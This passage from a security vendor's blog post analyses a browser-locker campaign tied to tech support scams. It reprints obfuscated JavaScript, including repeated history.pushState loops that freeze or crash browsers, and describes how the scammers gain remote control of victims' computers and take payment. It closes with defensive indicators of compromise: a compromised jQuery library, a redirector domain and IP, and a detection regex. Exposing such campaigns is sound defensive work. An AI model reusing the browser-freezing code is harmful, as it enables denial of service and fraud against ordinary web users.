23         _S = _sJU["\x61\x74\x6f\x62"](_S);
24         _S = _sJU["\x64\x65\x63\x6f\x64\x65\x55\x52" + _e + "\x49\x43\x6f\x6d\x70\x6f\x6e\x65\x6e\x74"](_S);
25         _S = _sJU["\x75\x6e" + _e + "\x65\x73\x63\x61\x70\x65"](_S);
26         return _S;
27     };
28     var _e = "_tT";
29     try {
30         _Z()
31     } catch (_ovP) {
32         _e = ""
33     };
34     (function() {
35         var _j = document[["\x71" + _e + "\x75\x65\x72\x79\x53\x65\x6c" + _e + "\x65\x63\x74" + _e + "\x6f\x72"]][["\x6c\x69\x6e\x61
36         _j[["\x74\x79\x70" + _e + "\x65"]] = ["\x69\x6d\x61" + _e + "\x67\x65" + _e + "\x2f" + _e + "\x78\x2d" + _e + "\x69\x63\x6f
37         _j[["\x72\x65" + _e + "\x6c"]] = ["\x73\x68\x6f" + _e + "\x72" + _e + "\x74\x63\x75" + _e + "\x74\x20\x69\x63\x6f\x6e"];
38         _j[["\x68\x72\x65\x66"]] = ["\x68\x74\x74\x70\x73\x3a\x2f\x2f\x64" + _e + "\x75\x63\x6b\x64\x75\x63" + _e + "\x6b\x67\x6f"
39         document[["\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74" + _e + "\x73\x42" + _e + "\x79" + _e + "\x54\x61\x67\x4e\x61\x6d" + _e

```

While Chrome and Edge users can somewhat get rid of the offending page, on Firefox, this is a true browlock, causing the browser to eventually crash.




The code used to freeze the browser has been duplicated enough times to render the browser useless. In the image below, we see the same function with slightly different parameters.

```

}; setTimeout(function() {
  setTimeout(function() {
    var _P = ("\x23");
    for (var _hPc = (-72 + 72); _hPc < (999968 + 32); _hPc++) {
      _P = _P + _hPc[("\x74\x6f\x53\x74\x72\x69" + _dhGx + "\x6e\x67")]();
      history[("\x70" + _dhGx + "\x75\x73\x68" + _dhGx + "\x53\x74\x61\x74\x65"
      )][(-72 + 72), (-72 + 72), _P)
    }
  }, 0x64)
}, 0x64); setTimeout(function() {
  setTimeout(function() {
    var _TWui = ("\x23");
    for (var _hPc = (-72 + 72); _hPc < (999929 + 73); _hPc++) {
      _TWui = _TWui + _hPc[("\x74\x6f\x53\x74\x72\x69" + _dhGx + "\x6e\x67")]();
      history[("\x70" + _dhGx + "\x75\x73\x68" + _dhGx + "\x53\x74\x61\x74\x65"
      )][(-72 + 72), (-72 + 72), _TWui)
    }
  }, 0x66)
}, 0x66); setTimeout(function() {
  setTimeout(function() {
    var _g = ("\x23");
    for (var _hPc = (-72 + 72); _hPc < (999935 + 68); _hPc++) {
      _g = _g + _hPc[("\x74\x6f\x53\x74\x72\x69" + _dhGx + "\x6e\x67")]();
      history[("\x70" + _dhGx + "\x75\x73\x68" + _dhGx + "\x53\x74\x61\x74\x65"
      )][(-72 + 72), (-72 + 72), _g)
    }
  }, (64 + 39))
}, (64 + 39)); setTimeout(function() {
  setTimeout(function() {
    var _s = ("\x23");
    for (var _hPc = (-72 + 72); _hPc < (1000000 + 4); _hPc++) {
      _s = _s + _hPc[("\x74\x6f\x53\x74\x72\x69" + _dhGx + "\x6e\x67")]();
      history[("\x70" + _dhGx + "\x75\x73\x68" + _dhGx + "\x53\x74\x61\x74\x65"
      )][(-72 + 72), (-72 + 72), _s)
    }
  }, 0x68)
}, 0x68); setTimeout(function() {
  setTimeout(function() {
    var _eRbv = ("\x23");
    for (var _hPc = (-72 + 72); _hPc < (999911 + 94); _hPc++) {
      _eRbv = _eRbv + _hPc[("\x74\x6f\x53\x74\x72\x69" + _dhGx + "\x6e\x67")]();
      history[("\x70" + _dhGx + "\x75\x73\x68" + _dhGx + "\x53\x74\x61\x74\x65"
      )][(-72 + 72), (-72 + 72), _eRbv)
    }
  }
}

```

If we deobfuscate any of the functions, we recognize the `history.pushState()` method, which we [reported](#) back in 2016, and which is still not handled well by most browsers. This bug actually came to Mozilla's attention [three years ago](#), and more recently when someone [reported](#) the same 404Browlock:

 **Mike Kaply** [:mkaply] Reporter
Description • 7 months ago

Attached file [CLICKING ON THIS WILL HANG FIREFOX \(MAC\) OR YOUR MACHINE \(WINDOWS\)](#) – Details

An ad opened this page:

<https://booklaho.xyz/en/?search=%3FQ%BEW%A87%25%EB%DF%C0%1A7%CF%BFIV%92%ABY%DD%00%7B%D6%F9&list=600000>

Which hung my machine.


Looking at things afterwards, I had hundreds of history entries for variations of that URL

Browser lockers can be difficult to fix because they often use code that is otherwise perfectly legitimate. Browser vendors often have to juggle with performance and compatibility issues at the same time.


Handing victims over to tech support scammers

The ultimate goal for browser lockers is to get people to call for assistance to resolve (non-existent) computer problems. This is handled by third parties via fraudulent call centers. The threat actor behind the traffic redirection and browlock will get paid for each successful lead.

To confuse victims, the fake Microsoft agent will tell you to run some commands simply intended to open up a browser window.



From there, they will ask you to download and run a remote assistance program that will enable them to take control of your computer. A few minutes later, they will use their favorite tool, notepad, to start drafting an invoice:



While the machine is still supposedly infected, they will simply browse to a site to take the payment for 1 year, 3 year, or 5 year plans costing \$195, \$245, and \$345, respectively.

Where do we go from here?

Given the level of sophistication involved in this campaign, we can expect that the threat actor has diversified their traffic to have some kind of redundancy.

We hope that our efforts to expose this scheme will help others to identify the browlock redirections within their networks. Despite our repeated attempts to report these abuses, they have not been fixed. We remain available to OVH for closer collaboration to shut down this campaign.

For best protection against this and other browlocks, we recommend using our free browser extension, [Browser Guard](#). Not only does it benefit from our domain and IP blacklist, but it can also detect and block browlocks and other tech support scams via signatureless techniques.

Acknowledgements

We would like to thank [Confiant](#) for sharing additional data regarding the other cases of the malicious script (`_WOO` variant).

Thanks to [@prsecurity_](#) for pointing out a quicker way to retrieve the browlock URL by RC4 decrypting the PNG data using the unique key found within the script.

Indicators of Compromise (IOCs)

There are simply too many IOCs to put here, so we've uploaded the browlock domains and IP addresses as a [STIX2 file](#) onto our GitHub page. It includes data going back to June 2019 based on indicators we collected by conducting retro hunting. Please note that this is only a partial account of this campaign based on the data we could collect.

Compromised library

```
widgets.digitalmediacommunications[.]com/chosen/chosen.jquery.min.js
```

Steganographic redirector

```
api.imagecloudsdo[.]com  
141.98.81[.]198
```

Regex to identify the browlock URLs

```
/en/?search=w?(%[w_~.]{1,4}){10,20}&list=( [0-9]00000|null)$
```